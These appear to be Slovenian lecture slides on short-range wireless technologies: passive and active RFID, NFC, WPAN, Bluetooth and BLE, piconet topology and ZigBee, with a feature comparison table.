
# Mobilnost in širokopasovnost

- Izbira kompromisa med mobilnostjo in zmogljivostjo
  - pričakovanja novih tehnologij in tehnoloških pristopov (OFDM, MIMO ...)





# Umestitev tehnologij WBAN






# Pasivni RFID

## ■ Pasivne oznake nimajo lastnega napajanja

- izkoriščajo energijo, pridobljeno s strani čitalca
  - zahteva dolgo sprejemno anteno
  - tehnologija odboja prejete energije
- manjši domet
  - LF (125 kHz) in HF (13,56 MHz) do 1 m
  - UHF (865 – 965 MHz) do 10 m

## ■ Točke z nameščenimi čitalci

- beleženje prisotnosti in kontrola dostopa
- označevanje inventarja
- sistemi proti kraji
- avtomati za pijačo/hrano
- zagon avtomobila



RFID oznaka  
(angl. tag)



RFID čitalec  
(angl. reader)





# Aktivni RFID

## ■ Oznake aktivnega RFID so baterijsko napajane


- povečan doomet do nekaj 10 (100) m
- tipična avtonomnost naprav > 5 let
- višje prenosne hitrosti
- možen centralen odjem
- možnost neodvisnega delovanja

## ■ Nekateri slabosti

- stroškovno dražja izvedba
- naprava je večja in težja
- prazna baterija povzroča težave

## ■ Primeri aktivnega RFID

- mikrovalovno cestninjenje, nadzor gibanja
- lociranje uporabnikov in inventarja






# RFID - NFC

## ■ NFC - Near Field Communication

- podzvrst tehnologije RFID
- čitalec in oznaka v isti napravi - telefonu
  - komunikacija do 10 cm
  - večja varnost prenosa podatkov
  - doseganje hitrosti do 424 kbit/s
  - uporaba NFC profilov
  - avtomatizacija rokovanja s telefonom

## ■ Omogočanje novih storitev

- Touch-and-Go (vstopnice)
- Touch-and-Confirm (plačilo)
- Touch-and-Connect (vizitke)
- Touch-and-Explore (informacije)



Touch to Share



Touch to Discover



Touch to Pay




Touch to Ticket







# Umestitev tehnologij WPAN





# Uporabnost tehnologij WPAN

- **Brezžična osebna omrežja (Wireless Personal Area Networks)**
  - prenos informacij v zaprtem osebem krogu na razdalji (nekaj) 10 metrov
  - neposredne (ad-hoc) povezave naprav v radijskem dosegu
    - uporaba ne zahteva posebne komunikacijske infrastrukture (npr. AP)
    - tipično brez povezljivosti navzven (npr. v internet)
    - možni dodatni vmesniki (prehodi) med WPAN in drugimi tehnologijami





# Bluetooth - IEEE 802.15.1

## ■ Prvi razširjeni predstavnik družine WPAN

### ■ varna brezžična tehnologija za povezovanje različnih naprav

- asimetrične hitrosti do 2,1 Mbit/s od različice 2.0 (EDR) naprej
- simetrični kanali 64 kbit/s za prenos zvoka (BT slušalke)



### ■ uporaba uporabniških profilov

- Headset Profile (HSP)
- Human Interface Device Profile (HID)
- Serial Port Profile (SPP)

### ■ razvoj nizko-energijske različice (BLE)

- konkurenca RFID in ZigBee
- namenjen zgolj prenosu podatkov
- nižje hitrosti (do 200 kbit/s)



	Bluetooth V2.1	BLE	NFC
RFID mode	active	active	ISO 18000-3
Standardisation body	Bluetooth SIG	Bluetooth SIG	ISO/IEC
Network Standard	IEEE 802.15.1	IEEE 802.15.1	ISO 13157 etc.
Network Type	WPAN	WPAN	Point-to-point
Cryptography	available	available	not with RFID
Range	~30 m (class 2)	~50 m	< 0.2 m
Frequency	2.4-2.5 GHz	2.4-2.5 GHz	13.56 MHz
Bit rate	2.1 Mbit/s	~200 kbit/s	424 kbit/s
Set-up time	< 6 s	< 3 ms	< 0.1 s
Power consumption	varies with class	< 15 mA (xmit)	> 15mA (read)



# Osnovna topologija omrežja

## ■ Piconet


- en piconet sprejme največ 1 gospodarja in 7 aktivnih odjemalcev
  - podatki se prenašajo samo med gospodarjem in odjemalcem in ne med odjemalci
  - možna avtomatska vzpostavitev povezave, ko pride odjemalec v doseg zveze
- značilnosti fizičnega kanala so določene s pomočjo naslova gospodarja
  - vzorec skakanja vseh naprav v piconetu je enak in določen iz 48-bitnega naslova



**Status naprav:**  
M=Master  
S=Slave  
P=Parked  
SB=Standby



# Povezovanje in stanja naprav





# ZigBee - IEEE 802.15.4

- Tehnologija kratkega dometa z veliko uporabnostjo
  - enostavnejša in cenejša od razširjene različice Bluetooth 2.1
- Lastnosti tehnologije
  - nizka poraba energije
  - nizke podatkovne hitrosti (20-250 kbit/s)
  - podpora različnim omrežnim topologijam
  - visoka stopnja robustnosti
- Tipična uporaba
  - povezovanje senzorjev, ad-hoc komunikacija

